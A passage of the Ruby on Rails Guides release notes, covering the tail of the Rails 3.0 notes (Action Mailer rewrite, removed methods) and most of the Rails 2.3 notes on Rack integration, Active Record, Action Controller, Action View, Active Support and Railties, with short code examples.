The following methods have been removed because they are no longer used in the framework:

- `Kernel#daemonize`
- `Object#remove_subclasses_of` `Object#extend_with_included_modules_from`, `Object#extended_by`
- `Class#remove_class`
- `Regexp#number_of_captures`, `Regexp.unoptionalize`, `Regexp.optionalize`, `Regexp#number_of_captures`

## 12 Action Mailer

Action Mailer has been given a new API with TMail being replaced out with the new [Mail](#) as the email library. Action Mailer itself has been given an almost complete re-write with pretty much every line of code touched. The result is that Action Mailer now simply inherits from Abstract Controller and wraps the Mail gem in a Rails DSL. This reduces the amount of code and duplication of other libraries in Action Mailer considerably.

- All mailers are now in `app/mailers` by default.
- Can now send email using new API with three methods: `attachments`, `headers` and `mail`.
- Action Mailer now has native support for inline attachments using the `attachments.inline` method.
- Action Mailer emailing methods now return `Mail::Message` objects, which can then be sent the `deliver` message to send itself.
- All delivery methods are now abstracted out to the Mail gem.
- The mail delivery method can accept a hash of all valid mail header fields with their value pair.
- The `mail` delivery method acts in a similar way to Action Controller's `respond_to`, and you can explicitly or implicitly render templates. Action Mailer will turn the email into a multipart email as needed.
- You can pass a proc to the `format.mime_type` calls within the mail block and explicitly render specific types of text, or add layouts or different templates. The `render` call inside the proc is from Abstract Controller and supports the same options.
- What were mailer unit tests have been moved to functional tests.
- Action Mailer now delegates all auto encoding of header fields and bodies to Mail Gem
- Action Mailer will auto encode email bodies and headers for you

Deprecations:

- `:charset`, `:content_type`, `:mime_version`, `:implicit_parts_order` are all deprecated in favor of `ActionMailer.default :key => value` style declarations.
- `Mailer.dynamic_create_method_name` and `deliver_method_name` are deprecated, just call `method_name` which now returns a `Mail::Message` object.
- `ActionMailer.deliver(message)` is deprecated, just call `message.deliver`.
- `template_root` is deprecated, pass options to a render call inside a proc from the `format.mime_type` method inside the mail generation block
- The `body` method to define instance variables is deprecated (`body { :ivar => value }`), just declare instance variables in the method directly and they will be available in the view.
- Mailers being in `app/models` is deprecated, use `app/mailers` instead.

More Information:

- [New Action Mailer API in Rails 3](#)
- [New Mail Gem for Ruby](#)

## 13 Credits

See the [full list of contributors to Rails](#) for the many people who spent many hours making Rails 3. Kudos to all of them.

Rails 3.0 Release Notes were compiled by [Mikel Lindsaar](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails 2.3 Release Notes

Rails 2.3 delivers a variety of new and improved features, including pervasive Rack integration, refreshed support for Rails Engines, nested transactions for Active Record, dynamic and default scopes, unified rendering, more efficient routing, application templates, and quiet backtraces. This list covers the major upgrades, but doesn't include every little bug fix and change. If you want to see everything, check out the [list of commits](#) in the main Rails repository on GitHub or review the `CHANGELOG` files for the individual Rails components.



## Chapters

### 1. [Application Architecture](#)

- [Rack Integration](#)
- [Renewed Support for Rails Engines](#)

### 2. [Documentation](#)

### 3. [Ruby 1.9.1 Support](#)

### 4. [Active Record](#)

- [Nested Attributes](#)
- [Nested Transactions](#)
- [Dynamic Scopes](#)
- [Default Scopes](#)
- [Batch Processing](#)
- [Multiple Conditions for Callbacks](#)
- [Find with having](#)
- [Reconnecting MySQL Connections](#)
- [Other Active Record Changes](#)

### 5. [Action Controller](#)

- [Unified Rendering](#)
- [Application Controller Renamed](#)
- [HTTP Digest Authentication Support](#)
- [More Efficient Routing](#)
- [Rack-based Lazy-loaded Sessions](#)
- [MIME Type Handling Changes](#)
- [Optimization of `respond\_to`](#)
- [Improved Caching Performance](#)
- [Localized Views](#)
- [Partial Scoping for Translations](#)
- [Other Action Controller Changes](#)

### 6. [Action View](#)

- [Nested Object Forms](#)
- [Smart Rendering of Partial](#)
- [Prompts for Date Select Helpers](#)
- [AssetTag Timestamp Caching](#)
- [Asset Hosts as Objects](#)
- [grouped\\_options for select Helper Method](#)
- [Disabled Option Tags for Form Select Helpers](#)
- [A Note About Template Loading](#)
- [Other Action View Changes](#)

## 7. Active Support

- [Object#try](#)
- [Object#tap Backport](#)
- [Swappable Parsers for XMLmini](#)
- [Fractional seconds for TimeWithZone](#)
- [JSON Key Quoting](#)
- [Other Active Support Changes](#)

## 8. Railties

- [Rails Metal](#)
- [Application Templates](#)
- [Quieter Backtraces](#)
- [Faster Boot Time in Development Mode with Lazy Loading/Autoload](#)
- [rake gem Task Rewrite](#)
- [Other Railties Changes](#)

## 9. Deprecated

## 10. Credits

# 1 Application Architecture

There are two major changes in the architecture of Rails applications: complete integration of the [Rack](#) modular web server interface, and renewed support for Rails Engines.

## 1.1 Rack Integration

Rails has now broken with its CGI past, and uses Rack everywhere. This required and resulted in a tremendous number of internal changes (but if you use CGI, don't worry; Rails now supports CGI through a proxy interface.) Still, this is a major change to Rails internals. After upgrading to 2.3, you should test on your local environment and your production environment. Some things to test:

- Sessions
- Cookies
- File uploads
- JSON/XML APIs

Here's a summary of the rack-related changes:

- `script/server` has been switched to use Rack, which means it supports any Rack compatible server. `script/server` will also pick up a rackup configuration file if one exists. By default, it will look for a `config.ru` file, but you can override this with the `-c` switch.
- The CGI handler goes through Rack.
- `ActionController::Dispatcher` maintains its own default middleware stack. Middlewares can be injected in, reordered, and removed. The stack is compiled into a chain on boot. You can configure the middleware stack in `environment.rb`.
- The `rake middleware` task has been added to inspect the middleware stack. This is useful for debugging the order of the middleware stack.
- The integration test runner has been modified to execute the entire middleware and application stack. This makes integration tests perfect for testing Rack middleware.
- `ActionController::CGIHandler` is a backwards compatible CGI wrapper around Rack. The `CGIHandler` is meant to take an old CGI object and convert its environment information into a Rack compatible form.
- `CgiRequest` and `CgiResponse` have been removed.

- Session stores are now lazy loaded. If you never access the session object during a request, it will never attempt to load the session data (parse the cookie, load the data from memcache, or lookup an ActiveRecord object).
- You no longer need to use `CGI::Cookie.new` in your tests for setting a cookie value. Assigning a String value to `request.cookies["foo"]` now sets the cookie as expected.
- `CGI::Session::CookieStore` has been replaced by `ActionController::Session::CookieStore`.
- `CGI::Session::MemCacheStore` has been replaced by `ActionController::Session::MemCacheStore`.
- `CGI::Session::ActiveRecordStore` has been replaced by `ActiveRecord::SessionStore`.
- You can still change your session store with `ActionController::Base.session_store = :active_record_store`.
- Default sessions options are still set with `ActionController::Base.session = { :key => "..." }`. However, the `:session_domain` option has been renamed to `:domain`.
- The mutex that normally wraps your entire request has been moved into middleware, `ActionController::Lock`.
- `ActionController::AbstractRequest` and `ActionController::Request` have been unified. The new `ActionController::Request` inherits from `Rack::Request`. This affects access to `response.headers['type']` in test requests. Use `response.content_type` instead.
- `ActiveRecord::QueryCache` middleware is automatically inserted onto the middleware stack if `ActiveRecord` has been loaded. This middleware sets up and flushes the per-request ActiveRecord query cache.
- The Rails router and controller classes follow the Rack spec. You can call a controller directly with `SomeController.call(env)`. The router stores the routing parameters in `rack.routing_args`.
- `ActionController::Request` inherits from `Rack::Request`.
- Instead of `config.action_controller.session = { :session_key => 'foo', ... }` use `config.action_controller.session = { :key => 'foo', ... }`
- Using the `ParamsParser` middleware preprocesses any XML, JSON, or YAML requests so they can be read normally with any `Rack::Request` object after it.

## 1.2 Renewed Support for Rails Engines

After some versions without an upgrade, Rails 2.3 offers some new features for Rails Engines (Rails applications that can be embedded within other applications). First, routing files in engines are automatically loaded and reloaded now, just like your `routes.rb` file (this also applies to routing files in other plugins). Second, if your plugin has an `app` folder, then `app/[models|controllers|helpers]` will automatically be added to the Rails load path. Engines also support adding view paths now, and Action Mailer as well as Action View will use views from engines and other plugins.

## 2 Documentation

The [Ruby on Rails guides](#) project has published several additional guides for Rails 2.3. In addition, a [separate site](#) maintains updated copies of the Guides for Edge Rails. Other documentation efforts include a relaunch of the [Rails wiki](#) and early planning for a Rails Book.

- More Information: [Rails Documentation Projects](#)

## 3 Ruby 1.9.1 Support

Rails 2.3 should pass all of its own tests whether you are running on Ruby 1.8 or the now-released Ruby 1.9.1. You should be aware, though, that moving to 1.9.1 entails checking all of the data adapters, plugins, and other code that you depend on for Ruby 1.9.1 compatibility, as well as Rails core.

## 4 Active Record

Active Record gets quite a number of new features and bug fixes in Rails 2.3. The highlights include nested attributes, nested transactions, dynamic and default scopes, and batch processing.

### 4.1 Nested Attributes

Active Record can now update the attributes on nested models directly, provided you tell it to do so:





```
class Book < ActiveRecord::Base
 has_one :author
 has_many :pages

 accepts_nested_attributes_for :author, :pages
end
```

Turning on nested attributes enables a number of things: automatic (and atomic) saving of a record together with its associated children, child-aware validations, and support for nested forms (discussed later).

You can also specify requirements for any new records that are added via nested attributes using the `:reject_if` option:



```
accepts_nested_attributes_for :author,
 :reject_if => proc { |attributes| attributes['name'].blank? }
```

- Lead Contributor: [Eloy Duran](#)
- More Information: [Nested Model Forms](#)

## 4.2 Nested Transactions

Active Record now supports nested transactions, a much-requested feature. Now you can write code like this:



```
User.transaction do
 User.create(:username => 'Admin')
 User.transaction(:requires_new => true) do
 User.create(:username => 'Regular')
 raise ActiveRecord::Rollback
 end
end

User.find(:all) # => Returns only Admin
```

Nested transactions let you roll back an inner transaction without affecting the state of the outer transaction. If you want a transaction to be nested, you must explicitly add the `:requires_new` option; otherwise, a nested transaction simply becomes part of the parent transaction (as it does currently on Rails 2.2). Under the covers, nested transactions are [using savepoints](#) so they're supported even on databases that don't have true nested transactions. There is also a bit of magic going on to make these transactions play well with transactional fixtures during testing.

- Lead Contributors: [Jonathan Viney](#) and [Hongli Lai](#)

## 4.3 Dynamic Scopes

You know about dynamic finders in Rails (which allow you to concoct methods like `find_by_color_and_flavor` on the fly) and named scopes (which allow you to encapsulate reusable query conditions into friendly names like `currently_active`). Well, now you can have dynamic scope methods. The idea is to put together syntax that allows filtering on the fly *and* method chaining. For example:



```
Order.scoped_by_customer_id(12)
Order.scoped_by_customer_id(12).find(:all,
 :conditions => "status = 'open'")
Order.scoped_by_customer_id(12).scoped_by_status("open")
```

There's nothing to define to use dynamic scopes: they just work.

- Lead Contributor: [Yaroslav Markin](#)
- More Information: [What's New in Edge Rails: Dynamic Scope Methods](#)

## 4.4 Default Scopes

Rails 2.3 will introduce the notion of *default scopes* similar to named scopes, but applying to all named scopes or find methods within the model. For example, you can write `default_scope :order => 'name ASC'` and any time you retrieve records from that model they'll come out sorted by name (unless you override the option, of course).

- Lead Contributor: Paweł Kondzior
- More Information: [What's New in Edge Rails: Default Scoping](#)

## 4.5 Batch Processing

You can now process large numbers of records from an Active Record model with less pressure on memory by using `find_in_batches`:



```
Customer.find_in_batches(:conditions => {:active => true}) do |customer_group|
 customer_group.each { |customer| customer.update_account_balance! }
end
```

You can pass most of the `find` options into `find_in_batches`. However, you cannot specify the order that records will be returned in (they will always be returned in ascending order of primary key, which must be an integer), or use the `:limit` option. Instead, use the `:batch_size` option, which defaults to 1000, to set the number of records that will be returned in each batch.

The new `find_each` method provides a wrapper around `find_in_batches` that returns individual records, with the find itself being done in batches (of 1000 by default):



```
Customer.find_each do |customer|
 customer.update_account_balance!
end
```

Note that you should only use this method for batch processing: for small numbers of records (less than 1000), you should just use the regular find methods with your own loop.

- More Information (at that point the convenience method was called just `each`):
  - [Rails 2.3: Batch Finding](#)
  - [What's New in Edge Rails: Batched Find](#)

## 4.6 Multiple Conditions for Callbacks

When using Active Record callbacks, you can now combine `:if` and `:unless` options on the same callback, and supply multiple conditions as an array:



```
before_save :update_credit_rating, :if => :active,
 :unless => [:admin, :cash_only]
```

- Lead Contributor: L. Caviola

## 4.7 Find with having

Rails now has a `:having` option on `find` (as well as on `has_many` and `has_and_belongs_to_many` associations) for filtering records in grouped finds. As those with heavy SQL backgrounds know, this allows filtering based on grouped results:



```
developers = Developer.find(:all, :group => "salary",
 :having => "sum(salary) > 10000", :select => "salary")
```

- Lead Contributor: [Emilio Tagua](#)

## 4.8 Reconnecting MySQL Connections

MySQL supports a `reconnect` flag in its connections - if set to `true`, then the client will try reconnecting to the server before giving up in case of a lost connection. You can now set `reconnect = true` for your MySQL connections in `database.yml` to get this behavior from a Rails application. The default is `false`, so the behavior of existing applications doesn't change.

- Lead Contributor: [Dov Murik](#)
- More information:
  - [Controlling Automatic Reconnection Behavior](#)
  - [MySQL auto-reconnect revisited](#)

## 4.9 Other Active Record Changes

- An extra `AS` was removed from the generated SQL for `has_and_belongs_to_many` preloading, making it work better for some databases.
- `ActiveRecord::Base#new_record?` now returns `false` rather than `nil` when confronted with an existing record.
- A bug in quoting table names in some `has_many :through` associations was fixed.
- You can now specify a particular timestamp for `updated_at` timestamps: `cust = Customer.create(:name => "ABC Industries", :updated_at => 1.day.ago)`
- Better error messages on failed `find_by_attribute!` calls.
- Active Record's `to_xml` support gets just a little bit more flexible with the addition of a `:camelize` option.
- A bug in canceling callbacks from `before_update` or `before_create` was fixed.
- Rake tasks for testing databases via JDBC have been added.
- `validates_length_of` will use a custom error message with the `:in` or `:within` options (if one is supplied).
- Counts on scoped selects now work properly, so you can do things like `Account.scoped(:select => "DISTINCT credit_limit").count`.
- `ActiveRecord::Base#invalid?` now works as the opposite of `ActiveRecord::Base#valid?`.

## 5 Action Controller

Action Controller rolls out some significant changes to rendering, as well as improvements in routing and other areas, in this release.


### 5.1 Unified Rendering

`ActionController::Base#render` is a lot smarter about deciding what to render. Now you can just tell it what to render and expect to get the right results. In older versions of Rails, you often need to supply explicit information to render:



```
render :file => '/tmp/random_file.erb'
render :template => 'other_controller/action'
render :action => 'show'
```

Now in Rails 2.3, you can just supply what you want to render:



```
render '/tmp/random_file.erb'
render 'other_controller/action'
render 'show'
render :show
```

Rails chooses between file, template, and action depending on whether there is a leading slash, an embedded slash, or no slash at all in what's to be rendered. Note that you can also use a symbol instead of a string when rendering an action. Other rendering styles (`:inline`, `:text`, `:update`, `:nothing`, `:json`, `:xml`, `:js`) still require an explicit option.


## 5.2 Application Controller Renamed

If you're one of the people who has always been bothered by the special-case naming of `application.rb`, rejoice! It's been reworked to be `application_controller.rb` in Rails 2.3. In addition, there's a new rake task, `rake rails:update:application_controller` to do this automatically for you - and it will be run as part of the normal `rake rails:update process`.

- More Information:
  - [The Death of Application.rb](#)
  - [What's New in Edge Rails: Application.rb Duality is no More](#)

## 5.3 HTTP Digest Authentication Support

Rails now has built-in support for HTTP digest authentication. To use it, you call `authenticate_or_request_with_http_digest` with a block that returns the user's password (which is then hashed and compared against the transmitted credentials):



```
class PostsController < ApplicationController
 Users = {"dhh" => "secret"}
 before_filter :authenticate

 def secret
 render :text => "Password Required!"
 end

 private
 def authenticate
 realm = "Application"
 authenticate_or_request_with_http_digest(realm) do |name|
 Users[name]
 end
 end
end
```

- Lead Contributor: [Gregg Kellogg](#)
- More Information: [What's New in Edge Rails: HTTP Digest Authentication](#)

## 5.4 More Efficient Routing

There are a couple of significant routing changes in Rails 2.3. The `formatted_route` helpers are gone, in favor just passing in `:format` as an option. This cuts down the route generation process by 50% for any resource - and can save a substantial amount of memory (up to 100MB on large applications). If your code uses the `formatted_` helpers, it will still work for the time being - but that behavior is deprecated and your application will be more efficient if you rewrite those routes using the new standard. Another big change is that Rails now supports multiple routing files, not just `routes.rb`. You can use `RouteSet#add_configuration_file` to bring in more routes at any time - without clearing the currently-loaded routes. While this change is most useful for Engines, you can use it in any application that needs to load routes in batches.

- Lead Contributors: [Aaron Batalion](#)

## 5.5 Rack-based Lazy-loaded Sessions

A big change pushed the underpinnings of Action Controller session storage down to the Rack level. This involved a good deal of work in the code, though it should be completely transparent to your Rails applications (as a bonus, some icky patches around the old CGI session handler got removed). It's still significant, though, for one simple reason: non-Rails Rack applications have access to the same session storage handlers (and therefore the same session) as your Rails applications. In addition, sessions are now lazy-loaded (in line with the loading improvements to the rest of the framework). This means that you no longer need to explicitly disable sessions if you don't want them; just don't refer to them and they won't load.

## 5.6 MIME Type Handling Changes

There are a couple of changes to the code for handling MIME types in Rails. First, `Mime::Type` now implements the `==` operator, making things much cleaner when you need to check for the presence of a type that has synonyms:



```
if content_type && Mime::JS == content_type
 # do something cool
end

Mime::JS == "text/javascript" => true
Mime::JS == "application/javascript" => true
```

The other change is that the framework now uses the `Mime::JS` when checking for JavaScript in various spots, making it handle those alternatives cleanly.

- Lead Contributor: [Seth Fitzsimmons](#)

## 5.7 Optimization of `respond_to`

In some of the first fruits of the Rails-Merb team merger, Rails 2.3 includes some optimizations for the `respond_to` method, which is of course heavily used in many Rails applications to allow your controller to format results differently based on the MIME type of the incoming request. After eliminating a call to `method_missing` and some profiling and tweaking, we're seeing an 8% improvement in the number of requests per second served with a simple `respond_to` that switches between three formats. The best part? No change at all required to the code of your application to take advantage of this speedup.

## 5.8 Improved Caching Performance

Rails now keeps a per-request local cache of read from the remote cache stores, cutting down on unnecessary reads and leading to better site performance. While this work was originally limited to `MemCacheStore`, it is available to any remote store that implements the required methods.

- Lead Contributor: [Nahum Wild](#)

## 5.9 Localized Views

Rails can now provide localized views, depending on the locale that you have set. For example, suppose you have a `Posts` controller with a `show` action. By default, this will render `app/views/posts/show.html.erb`. But if you set `I18n.locale = :da`, it will render `app/views/posts/show.da.html.erb`. If the localized template isn't present, the undecorated version will be used. Rails also includes `I18n#available_locales` and `I18n::SimpleBackend#available_locales`, which return an array of the translations that are available in the current Rails project.

In addition, you can use the same scheme to localize the rescue files in the `public` directory: `public/500.da.html` or

public/404.en.html work, for example.

## 5.10 Partial Scoping for Translations

A change to the translation API makes things easier and less repetitive to write key translations within partials. If you call `translate(".foo")` from the `people/index.html.erb` template, you'll actually be calling `I18n.translate("people.index.foo")`. If you don't prepend the key with a period, then the API doesn't scope, just as before.

## 5.11 Other Action Controller Changes

- ETag handling has been cleaned up a bit: Rails will now skip sending an ETag header when there's no body to the response or when sending files with `send_file`.
- The fact that Rails checks for IP spoofing can be a nuisance for sites that do heavy traffic with cell phones, because their proxies don't generally set things up right. If that's you, you can now set `ActionController::Base.ip_spoofing_check = false` to disable the check entirely.
- `ActionController::Dispatcher` now implements its own middleware stack, which you can see by running `rake middleware`.
- Cookie sessions now have persistent session identifiers, with API compatibility with the server-side stores.
- You can now use symbols for the `:type` option of `send_file` and `send_data`, like this:  
`send_file("fabulous.png", :type => :png).`
- The `:only` and `:except` options for `map.resources` are no longer inherited by nested resources.
- The bundled memcached client has been updated to version 1.6.4.99.
- The `expires_in`, `stale?`, and `fresh_when` methods now accept a `:public` option to make them work well with proxy caching.
- The `:requirements` option now works properly with additional RESTful member routes.
- Shallow routes now properly respect namespaces.
- `polymorphic_url` does a better job of handling objects with irregular plural names.

## 6 Action View

Action View in Rails 2.3 picks up nested model forms, improvements to `render`, more flexible prompts for the date select helpers, and a speedup in asset caching, among other things.

### 6.1 Nested Object Forms

Provided the parent model accepts nested attributes for the child objects (as discussed in the Active Record section), you can create nested forms using `form_for` and `field_for`. These forms can be nested arbitrarily deep, allowing you to edit complex object hierarchies on a single view without excessive code. For example, given this model:



```
class Customer < ActiveRecord::Base
 has_many :orders

 accepts_nested_attributes_for :orders, :allow_destroy => true
end
```

You can write this view in Rails 2.3:



```
<% form_for @customer do |customer_form| %>
 <div>
 <%= customer_form.label :name, 'Customer Name:' %>
 <%= customer_form.text_field :name %>
 </div>

 <!-- Here we call fields_for on the customer_form builder instance.
 The block is called for each member of the orders collection. -->
 <% customer_form.fields_for :orders do |order_form| %>
```

```

<p>
 <div>
 <%= order_form.label :number, 'Order Number:' %>
 <%= order_form.text_field :number %>
 </div>

 <!-- The allow_destroy option in the model enables deletion of
 child records. -->
 <% unless order_form.object.new_record? %>
 <div>
 <%= order_form.label :_delete, 'Remove:' %>
 <%= order_form.check_box :_delete %>
 </div>
 <% end %>
</p>
<% end %>


<%= customer_form.submit %>
<% end %>

```

- Lead Contributor: [Eloy Duran](#)
- More Information:
  - [Nested Model Forms](#)
  - [complex-form-examples](#)
  - [What's New in Edge Rails: Nested Object Forms](#)

## 6.2 Smart Rendering of Partial

The render method has been getting smarter over the years, and it's even smarter now. If you have an object or a collection and an appropriate partial, and the naming matches up, you can now just render the object and things will work. For example, in Rails 2.3, these render calls will work in your view (assuming sensible naming):



```

Equivalent of render :partial => 'articles/_article',
:object => @article
render @article


Equivalent of render :partial => 'articles/_article',
:collection => @articles
render @articles

```

- More Information: [What's New in Edge Rails: render Stops Being High-Maintenance](#)

## 6.3 Prompts for Date Select Helpers

In Rails 2.3, you can supply custom prompts for the various date select helpers (date\_select, time\_select, and datetime\_select), the same way you can with collection select helpers. You can supply a prompt string or a hash of individual prompt strings for the various components. You can also just set :prompt to true to use the custom generic prompt:



```

select_datetime(DateTime.now, :prompt => true)

select_datetime(DateTime.now, :prompt => "Choose date and time")

select_datetime(DateTime.now, :prompt =>
 { :day => 'Choose day', :month => 'Choose month',
 :year => 'Choose year', :hour => 'Choose hour',
 :minute => 'Choose minute' })

```

- Lead Contributor: [Sam Oliver](#)

## 6.4 AssetTag Timestamp Caching

You're likely familiar with Rails' practice of adding timestamps to static asset paths as a "cache buster." This helps ensure that stale copies of things like images and stylesheets don't get served out of the user's browser cache when you change them on the server. You can now modify this behavior with the `cache_asset_timestamps` configuration option for Action View. If you enable the cache, then Rails will calculate the timestamp once when it first serves an asset, and save that value. This means fewer (expensive) file system calls to serve static assets - but it also means that you can't modify any of the assets while the server is running and expect the changes to get picked up by clients.

## 6.5 Asset Hosts as Objects

Asset hosts get more flexible in edge Rails with the ability to declare an asset host as a specific object that responds to a call. This allows you to implement any complex logic you need in your asset hosting.

- More Information: [asset-hosting-with-minimum-ssl](#)


## 6.6 grouped\_options\_for\_select Helper Method

Action View already had a bunch of helpers to aid in generating select controls, but now there's one more: `grouped_options_for_select`. This one accepts an array or hash of strings, and converts them into a string of option tags wrapped with `optgroup` tags. For example:



```
grouped_options_for_select([["Hats", ["Baseball Cap", "Cowboy Hat"]],
 "Cowboy Hat", "Choose a product...")
```

returns



```
<option value="">Choose a product...</option>
<optgroup label="Hats">
 <option value="Baseball Cap">Baseball Cap</option>
 <option selected="selected" value="Cowboy Hat">Cowboy Hat</option>
</optgroup>
```

## 6.7 Disabled Option Tags for Form Select Helpers

The form select helpers (such as `select` and `options_for_select`) now support a `:disabled` option, which can take a single value or an array of values to be disabled in the resulting tags:



```
select(:post, :category, Post::CATEGORIES, :disabled => 'private')
```

returns



```
<select name="post[category]">
 <option>story</option>
 <option>joke</option>
 <option>poem</option>
 <option disabled="disabled">private</option>
</select>
```

You can also use an anonymous function to determine at runtime which options from collections will be selected and/or



disabled:



```
options_from_collection_for_select(@product.sizes, :name, :id, :disabled => lambda {
```

- Lead Contributor: [Tekin Suleyman](#)
- More Information: [New in rails 2.3 - disabled option tags and lambdas for selecting and disabling options from collections](#)

## 6.8 A Note About Template Loading

Rails 2.3 includes the ability to enable or disable cached templates for any particular environment. Cached templates give you a speed boost because they don't check for a new template file when they're rendered - but they also mean that you can't replace a template "on the fly" without restarting the server.

In most cases, you'll want template caching to be turned on in production, which you can do by making a setting in your `production.rb` file:



```
config.action_view.cache_template_loading = true
```

This line will be generated for you by default in a new Rails 2.3 application. If you've upgraded from an older version of Rails, Rails will default to caching templates in production and test but not in development.

## 6.9 Other Action View Changes

- Token generation for CSRF protection has been simplified; now Rails uses a simple random string generated by `ActiveSupport::SecureRandom` rather than mucking around with session IDs.
- `auto_link` now properly applies options (such as `:target` and `:class`) to generated e-mail links.
- The `autolink` helper has been refactored to make it a bit less messy and more intuitive.
- `current_page?` now works properly even when there are multiple query parameters in the URL.

## 7 Active Support

Active Support has a few interesting changes, including the introduction of `Object#try`.

### 7.1 Object#try

A lot of folks have adopted the notion of using `try()` to attempt operations on objects. It's especially helpful in views where you can avoid nil-checking by writing code like `<%= @person.try(:name) %>`. Well, now it's baked right into Rails. As implemented in Rails, it raises `NoMethodError` on private methods and always returns `nil` if the object is nil.

- More Information: [try\(\)](#)

### 7.2 Object#tap Backport

`Object#tap` is an addition to [Ruby 1.9](#) and 1.8.7 that is similar to the `returning` method that Rails has had for a while: it yields to a block, and then returns the object that was yielded. Rails now includes code to make this available under older versions of Ruby as well.

### 7.3 Swappable Parsers for XMLmini

The support for XML parsing in Active Support has been made more flexible by allowing you to swap in different parsers. By default, it uses the standard REXML implementation, but you can easily specify the faster LibXML or Nokogiri implementations for your own applications, provided you have the appropriate gems installed:



```
XmlMini.backend = 'LibXML'
```

- Lead Contributor: [Bart ten Brinke](#)
- Lead Contributor: [Aaron Patterson](#)

## 7.4 Fractional seconds for TimeWithZone

The `Time` and `TimeWithZone` classes include an `xmlschema` method to return the time in an XML-friendly string. As of Rails 2.3, `TimeWithZone` supports the same argument for specifying the number of digits in the fractional second part of the returned string that `Time` does:



```
>> Time.zone.now.xmlschema(6)
=> "2009-01-16T13:00:06.13653Z"
```

- Lead Contributor: [Nicholas Dainty](#)

## 7.5 JSON Key Quoting

If you look up the spec on the "json.org" site, you'll discover that all keys in a JSON structure must be strings, and they must be quoted with double quotes. Starting with Rails 2.3, we do the right thing here, even with numeric keys.

## 7.6 Other Active Support Changes

- You can use `Enumerable#none?` to check that none of the elements match the supplied block.
- If you're using Active Support [delegates](#) the new `:allow_nil` option lets you return `nil` instead of raising an exception when the target object is `nil`.
- `ActiveSupport::OrderedHash` now implements `each_key` and `each_value`.
- `ActiveSupport::MessageEncryptor` provides a simple way to encrypt information for storage in an untrusted location (like cookies).
- Active Support's `from_xml` no longer depends on `XmlSimple`. Instead, Rails now includes its own `XmlMini` implementation, with just the functionality that it requires. This lets Rails dispense with the bundled copy of `XmlSimple` that it's been carting around.
- If you memoize a private method, the result will now be private.
- `String#parameterize` accepts an optional separator: `"Quick Brown Fox".parameterize('_') => "quick_brown_fox"`.
- `number_to_phone` accepts 7-digit phone numbers now.
- `ActiveSupport::Json.decode` now handles `\u0000` style escape sequences.

## 8 Railties

In addition to the Rack changes covered above, Railties (the core code of Rails itself) sports a number of significant changes, including Rails Metal, application templates, and quiet backtraces.

### 8.1 Rails Metal

Rails Metal is a new mechanism that provides superfast endpoints inside of your Rails applications. Metal classes bypass routing and Action Controller to give you raw speed (at the cost of all the things in Action Controller, of course). This builds on all of the recent foundation work to make Rails a Rack application with an exposed middleware stack. Metal endpoints can be loaded from your application or from plugins.

- More Information:
  - [Introducing Rails Metal](#)
  - [Rails Metal: a micro-framework with the power of Rails](#)
  - [Metal: Super-fast Endpoints within your Rails Apps](#)
  - [What's New in Edge Rails: Rails Metal](#)

## 8.2 Application Templates

Rails 2.3 incorporates Jeremy McAnally's [rails](#) application generator. What this means is that we now have template-based application generation built right into Rails; if you have a set of plugins you include in every application (among many other use cases), you can just set up a template once and use it over and over again when you run the `rails` command. There's also a rake task to apply a template to an existing application:



```
rake rails:template LOCATION=~/.template.rb
```

This will layer the changes from the template on top of whatever code the project already contains.

- Lead Contributor: [Jeremy McAnally](#)
- More Info: [Rails templates](#)

## 8.3 Quieter Backtraces

Building on Thoughtbot's [Quiet Backtrace](#) plugin, which allows you to selectively remove lines from `Test::Unit` backtraces, Rails 2.3 implements `ActiveSupport::BacktraceCleaner` and `Rails::BacktraceCleaner` in core. This supports both filters (to perform regex-based substitutions on backtrace lines) and silencers (to remove backtrace lines entirely). Rails automatically adds silencers to get rid of the most common noise in a new application, and builds a `config/backtrace_silencers.rb` file to hold your own additions. This feature also enables prettier printing from any gem in the backtrace.

## 8.4 Faster Boot Time in Development Mode with Lazy Loading/Autoload

Quite a bit of work was done to make sure that bits of Rails (and its dependencies) are only brought into memory when they're actually needed. The core frameworks - Active Support, Active Record, Action Controller, Action Mailer and Action View - are now using `autoload` to lazy-load their individual classes. This work should help keep the memory footprint down and improve overall Rails performance.

You can also specify (by using the new `preload_frameworks` option) whether the core libraries should be autoloaded at startup. This defaults to `false` so that Rails autoloads itself piece-by-piece, but there are some circumstances where you still need to bring in everything at once - Passenger and JRuby both want to see all of Rails loaded together.

## 8.5 rake gem Task Rewrite

The internals of the various `rake gem` tasks have been substantially revised, to make the system work better for a variety of cases. The gem system now knows the difference between development and runtime dependencies, has a more robust unpacking system, gives better information when querying for the status of gems, and is less prone to "chicken and egg" dependency issues when you're bringing things up from scratch. There are also fixes for using gem commands under JRuby and for dependencies that try to bring in external copies of gems that are already vendored.

- Lead Contributor: [David Dollar](#)

## 8.6 Other Railties Changes

- The instructions for updating a CI server to build Rails have been updated and expanded.
- Internal Rails testing has been switched from `Test::Unit::TestCase` to `ActiveSupport::TestCase`, and the Rails core requires Mocha to test.
- The default `environment.rb` file has been decluttered.
- The `dbconsole` script now lets you use an all-numeric password without crashing.
- `Rails.root` now returns a `Pathname` object, which means you can use it directly with the `join` method to [clean up existing code](#) that uses `File.join`.
- Various files in `/public` that deal with CGI and FCGI dispatching are no longer generated in every Rails application by default (you can still get them if you need them by adding `--with-dispatchers` when you run the `rails`

command, or add them later with `rake rails:update:generate_dispatchers`).

- Rails Guides have been converted from AsciiDoc to Textile markup.
- Scaffolded views and controllers have been cleaned up a bit.
- `script/server` now accepts a `--path` argument to mount a Rails application from a specific path.
- If any configured gems are missing, the `gem rake` tasks will skip loading much of the environment. This should solve many of the "chicken-and-egg" problems where `rake gems:install` couldn't run because gems were missing.
- Gems are now unpacked exactly once. This fixes issues with gems (hoe, for instance) which are packed with read-only permissions on the files.

## 9 Deprecated

A few pieces of older code are deprecated in this release:

